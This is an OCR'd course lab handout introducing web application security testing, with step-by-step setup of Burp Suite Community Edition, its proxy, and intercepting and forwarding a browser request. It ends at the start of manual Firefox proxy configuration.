Lab 5 - Introduction to Web App Hacking (Part-1)


Burp Suite

Burp Suite is a popular cybersecurity tool used by security professionals, penetration testers, and web application developers to assess the security of web applications. It is a comprehensive and integrated platform developed by PortSwigger Security for web application security testing and vulnerability scanning. Burp Suite offers a range of tools and features designed to help identify and address security issues in web applications.


Setting up Burp Suite


> 👉 **NOTE:** It is recommended that you use Mozilla Firefox as the browser of your choice for this particular course, we can also make use of the Chromium browser that is shipped with Burp Suite.

Firstly, go to https://portswigger.net/burp/communitydownload and download the Community Edition.




Once it is downloaded, we will install it. The setup is pretty straightforward. Once the setup is done, we will be greeted with the following screen upon opening it:



Burp Suite Community Edition v2023.10.1.2
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
Burp Suite
Community Edition
Temporary project in memory
New project on disk
Name:
File:
Choose file...
Open existing project
Name
File
File:
Choose file...
Trust this project file
Pause Automated Tasks
Cancel
Next




Now, we will setup the Proxy, firstly, go to Proxy Settings in Burp Suite




Now, we can use the `Open browser` option and that will open a new browser that will have everything setup by default for you




Now, we'll click on `Intercept is off` inside the Burp Suite:



Now, we will simply search `google.com` and press enter inside the Chrome browser:




Now, once we press enter, we'll get something like this in the Burp Suite:




We can simply click on `Forward` to forward this request to the server.


The other way is to manually setup the proxy.

⇒ Setting up Proxy for Firefox:




Now, you will click on the first link.

